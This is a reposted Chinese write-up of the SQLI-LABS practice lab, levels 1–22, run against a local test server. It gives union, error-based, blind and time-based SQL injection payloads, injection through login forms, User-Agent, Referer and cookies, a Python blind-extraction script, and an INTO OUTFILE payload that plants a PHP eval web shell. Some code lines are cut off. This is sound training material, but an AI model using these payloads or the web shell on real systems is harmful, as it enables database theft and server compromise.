SQLI LABS Basic Part(1-22） WriteUp

转载

weixin_34085658 于 2018-03-06 23:18:00 发布 88 收藏
文章标签： php 数据库 python
原文链接：http://www.cnblogs.com/litlife/p/8519794.html

好久没有专门练SQL注入了，正好刷一遍SQLI LABS，复习巩固一波~

> 环境：
> phpStudy（之前一直用自己搭的AMP，下了这个之后才发现这个更方便，可以切换不同版本的PHP，没装的小伙伴赶紧试一试）

Less-1:
提示参数是id，值为数字。
先测试是字符型还是字符串型：

```
?id=1 and 1=2--%20
?id=1' and 1=2--%20
```

结果证明是字符串型。
然后一系列常规操作，order by 3为上限。
payload:

```
?id=100' union select 1,user(),database()--%20
```

Less-2:
与上一题一样，只不过注入的是数值型。payload:

```
?id=100 union select 1,user(),database()#
```

less-3:
这道题有点奇怪，用注释会提示出错，估计order by是用不成了。只好使用and，把payload夹在两个and中间。先试试运气，尝试一下extractvalue报错注入：

```
?id=1' and (extractvalue(1,concat(0x7e,database(),0x7e))) and '1
```

哇。。运气有点好啊

感觉有点不过瘾，总感觉像作弊了。。。好吧，那就换个姿势，顺便再复习一下Python盲注脚本，国际惯例，payload长的这样:


```
?id=1' and (select(if(substring(database(),1,1)='a',1,0))) and '1
```

如果database()的首字母是a则返回id为1的用户，否则返回空。脚本如下：

```
#!/usr/bin/env python3
import requests

if __name__ == '__main__':
    url = 'http://127.0.0.1:85/sqli-labs-master/Less-3/'
    word = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_'
    flag = ''
    index = 1
    while(1):
        for i in word:
            payload = '?id=1\' and (select(if(substring(database(),{},1)=\'{}\',1,0))) and \'1'.format(inde
            req_url = url+payload
            print(req_url)
            res = requests.get(req_url)
            #print(res.content)
            if 'Dumb' in res.content.decode('utf-8'):
                flag += i
                print(flag+'\n')
                index += 1
                break
            elif(i == '_'):
                print('######################')
                print('Got it!')
                print('Flag:'+flag)
                exit()
            else:
                continue
```

运行结果:



Less-4:

跟前几题差不多，整理一下思路吧。先上payload:

```
?id=1 and 0
```

还是显示Dumb, 换成单引号字符型：

```
?id=1' and '0
```

依旧显示Dumb，换成双引号：

```
?id=1" and "0
```

果然不显示数据了，说明存在双引号字符型注入，直接报错吧：

```
?id=1" and (uploadxml(1,concat(0x7e,database(),0x7e))) and "1
```

Less-5:
这题还是可以使用less-3的脚本，稍微修改下就行了。用个floor报错：

```
?id=1' and (select count(*) from information_schema.tables group by concat(floor(rand(0)*2), database())) a
```

less-6:
还是用报错，使用extractvalue报错：

```
?id=1" and (extractvalue(1,concat(0x7e,database(),0x7e))) and "1
```

less-7:
还是可以用if猜字段，即less-3的程序。但是这一题的标题是outfile，也就是尝试一下写文件。outfile用法如下:

```
select '<?php @eval($_GET["gaga"]);?>' into outfile 'RootPath\\gaga.php';
```

上面这个语句就是写一个名字为gaga.php的一句话马。这条语句不能包含在一个and里，所以不能用之前的payload，需要将前面的语句闭合，用union连接。payload:

```
?id=1')) union select 1,2,'<?php @eval($_GET["cmd"])?>' into outfile
'H:\\a.php'--%20
```

不能写入的同学注意一下，你可以现在mysql命令行界面中试试outfile能不能用，也许会提示secure_file_priv相关的错误，这是因为mysql的配置文件中对写文件和读文件进行了设置。只需要打开Mysql配置文件(my.ini)，在[mysqld]下添加一行：

```
secure_file_priv =
```

即可。然后重启Mysql。

less-8:
使用less-3的盲注脚本即可。ps:现在才发现，less-3该用union select直接把数据显示出来，我当时却用的盲注。。

less-9:
题目提示使用基于时间的盲注。先看看是字符型还是数值型，比较下列payload的返回结果:

```
?id=1 and 0 ?id=1' and '0 ?id=1" and "0
```

发现全部返回'You are in.....'，这是什么鬼。。看了后台的源码，才发现，不管语句对还是错，都返回这一句，只有一点不同，就是如果错误的话这句话的下面会多一个标签，然而这个空标签在浏览器视图中根本看不到。。不管他了，既然说了是时间型的，就加个sleep看看：


```
?id=1 and sleep(5) and 0 ?id=1' and sleep(5) and '0 ?id=1" and sleep(5) and "0
```

经测试发现，只有单引号语句才会延迟5s，所以这是一个单引号时间盲注，稍微改一下less-3的代码，把payload的if判断成功返回的1改成返回sleep(5)，即：

```
?id=1' and (select (if(substring(database(),1,1)='s',sleep(5),0))) and '1
```

less-10:

这次学的聪明点，直接在Firefox的控制台的Network模块重放HTTP请求，比较响应包长度，请看图：



果然，这次是双引号注入，同less-9,使用脚本，payload:

```
?id=1" and (select (if(substring(database(),1,1)='s',sleep(5),0))) and "1
```

less-11:

这是一个登录页面。先试试"万能密码":

```
username=admin' or '1
password=abc
```

果然登录成功，说明是单引号注入。试一下错误语句看看有无报错:

```
username=aaa'
password=bbb
```


页面返回一个SQL语法错误。下面就使用order by看下列数，当列数最大为2时不报错。因此，payload：

```
username=aa' union select user(),database()#
password=bbb
```

less-12:

先尝试一下报错：

```
username=aaa"
password=bbb
```



果然报错了，从报错信息可以看出username和password是在一个括号里的。所以与less-11差不多，闭合括号之后使用order by找到列数，最后用union取数据：

```
username=aa") union select user(),database()#
password=bbb
```

less-13:
像前几题一样，先试一下有没有报错回显：

```
username=admin'
password=bbb
```

又显示语法错误，根据报错信息，字段名也是包在一个括号里的，所以注入时要将其闭合，和less-12差不多。但是less-12有数据回显，而这道题没有，所以就只能基于时间盲注了。payload:

```
username=admin') union select 1,(select(if(substring(database(),1,1)='s',sleep(5),0)))#
password=bbb
```

脚本把less-3修改一下就好。

less-14:
锅鸡惯例，先看看有无报错：

```
username=admin"
password=bbb
```

果然报错了，又是一个语法错误，为了把错误显示的长一点，把双引号放在admin前面：

```
username="admin
password=bbb
```

根据报错发现这个SQL语句没有括号，所以直接用双引号闭合就好了，就像上一题一样：

```
username=admin" union select 1,(select(if(substring(database(),1,1)='s',sleep(5),0)))#
password=bbb
```

less-15:
先试试有无报错：

```
username=admin'
password=bbb
```

页面没有报错，双引号也不行。那只好根据是否登录成功来判断了。

```
username=admin' and '1
<div>password=admin' and '1
```

页面显示登录成功，说明是存在单引号注入的。试试order by：

```
username=aaa' order by 1#
password=bbb
```

显示登录失败。说明不是order by的问题，而是aaa的问题，稍微修改一下：

```
username=aaa' or '1' order by 1#
password=bbb
```

bingo，登录成功。到这里就跟前面几题如出一辙了，union搞起来：

```
username=aaa' or '1' union select 1,(select(if(substring(database(),1,1)='s',sleep(5),0)))#
password=bbb
```

把之前的脚本稍微修改下就好啦！

less-16:
和上一题一样，这不过换成了双引号。payload:

```
username=aaa") union select 1,(select(if(substring(database(),1,1)='s',sleep(5),0)))#
password=bbb
```

less-17:
这题跟前几题不一样，前些题都是select查询，而这一题是修改密码，也就是修改数据(update语句)。看一下后台源码，对username字段进行了过滤，使用了mysql_real_escapt_string()过滤了引号和几个特殊字符。而对于passwd字段是没有任何过滤的，所以这题要从passwd下手。先报个错试试:

```
username=admin
password=a'
```

网页返回了一个SQL语法错误，既然有回显就好办了。可以用报错注入。payload:

```
username=admin
password=admin'%26%26(extractvalue(1,concat(0x7e,database(),0x7e)))%26%26'1
```

%26是&的url编码，&&和and的作用相同。

less-18:
这题有点奇怪，先试了表单的注入，但是发现好像没有注入点，然后就没有思路了。看了一下标题，原来是User-Agent注入。我一开始以为仅仅只是简单的回显，没想到后台竟然把它存进数据库了。。在HTTP头的User-Agent字段后加个单引号就会发现报错了。跟上一题一样，用extractvalue报错：

```
User-Agent: ******' and (extractvalue(1,concat(0x7e,database(),0x7e))) and '1
```

less-19:
跟上一题一模一样，只不过注入点变成了referer。

```
Referer: http://127.0.0.1:85/sqli-labs-master/Less-19/' and (extractvalue(1,concat(0x7e,database(),0x7e)))
```


less-20:
登录之后显示cookie信息，所以这题差不多是cookie注入了，和上面的姿势差不多：

```
Cookie: uname=admin' and extractvalue(1,concat(0x7e,database(),0x7e))#; PHPSESSID=dla694049bcr9af8dlok6mn74
```

less-21:
一开始一种用BurpSuite的Repeater模块进行重放，可是搞了半天一直没有思路，一点回显都么得，后来偷偷瞟了一眼别人的WriteUp，发现人家是在用的浏览器，然后修改包的。这跟BurpSuite的区别是，BurpSuite不支持js的页面跳转，所以人家能在浏览器上看到回显，而BP却始终不显示。ok，下面进入正题，首先是一个登录页面，输入用户名和密码登录之后会显示与less-20差不多的界面。首先尝试username和password是否可以注入。

```
username=admin' and '1&password=admin
username=admin" and "1&password=admin
```

全部试了一遍，发现不行。所以登录页面基本上是注入不了了。登录之后显示了一个delete cookie的按钮，所以这题的考点应该与cookie有关。在登录页面抓包测试一下：




点击登录的时候，首先发送一个用户认证的HTTP请求，成功之后返回cookie，并且页面中含有一个js跳转，去请求后台页面，这个请求就是上面这张图，cookie就是第一次认证请求返回的cookie。后台对这一次HTTP请求的逻辑操作也许是到数据库中查找是否有值为上图红箭头的数据，有则跳转到后台，否则返回错误，这一猜想可以在代码中得到验证：

```
if(!isset($_POST['submit']))
    {
        $cookee = $_COOKIE['uname'];
        $format = 'D d M Y - H:i:s';
        $timestamp = time() + 3600;
        echo "<center>";
        echo "<br><br><br><b>";
        echo '<img src="../images/Less-21.jpg" />';
        echo "<br><br><b>";
        echo '<br><font color= "red" font size="4">';
        echo "YOUR USER AGENT IS : ".$_SERVER['HTTP_USER_AGENT'];
        echo "</font><br>";
        echo '<font color= "cyan" font size="4">';
        echo "YOUR IP ADDRESS IS : ".$_SERVER['REMOTE_ADDR'];
        echo "</font><br>";
        echo '<font color= "#FFFF00" font size = 4 >';
        echo "DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE <br>";
        echo '<font color= "orange" font size = 5 >';
        echo "YOUR COOKIE : uname = $cookee and expires: " . date($format, $timestamp

        $cookee = base64_decode($cookee);
        echo "<br></font>";
        $sql="SELECT * FROM users WHERE username=('$cookee') LIMIT 0,1";
        $result=mysql_query($sql);
        if (!$result)
            {
            die('Issue with your mysql: ' . mysql_error());
            }
        $row = mysql_fetch_array($result);
        if($row)
            {
            echo '<font color= "pink" font size="5">';
            echo 'Your Login name:'. $row['username'];
            echo "<br>";
            echo '<font color= "grey" font size="5">';
            echo 'Your Password:' .$row['password'];
```


所以注入点估计在cookie这边了。这里有个基础只是，就是上上图中uname=YWRtaW4%3d，uname的这个值是由admin经过base64编码，然后再进行url编码之后得到的，所以我们在写payload的时候也要进行这些操作。下面进行测试，先把admin后面加一个单引号试试，uname=YWRtaW4n，页面返回：



后台报错了，现在我们就可以运用前面的知识来继续搞了。
ps:做完了才发现这题标题是dump intofile，不过没什么区别，注入点找到了后续操作都不是事儿~

payload:

```
uname=admin') union select 1,2,'<?php phpinfo()' into outfile 'C:\\a.php'#
转换成
uname=YWRtaW4nKSB1bmlvbiBzZWxlY3QgMSwyLCc8P3BocCBwaHBpbmZvKCknIGludG8gb3V0ZmlsZSAnQzpcXGEucGhwJyM%3D
```



less-22:

跟上一题一样，也是一个cookie注入。尝试payload:

```
uname=YWRtaW4nIGFuZCAnMQ%3D%3D（admin' and '1进行base64再进行urlencode) ===>>> 返回 "you silly hacker..."
uname=YWRtaW4iIGFuZCAiMQ%3D%3D (admin" and "1进行同上操作） ===>>> 返回正常信息
```

可以看出，这题跟上一题一样，只是上一题是单引号注入，而这一题是双引号注入。

转载于:https://www.cnblogs.com/litlife/p/8519794.html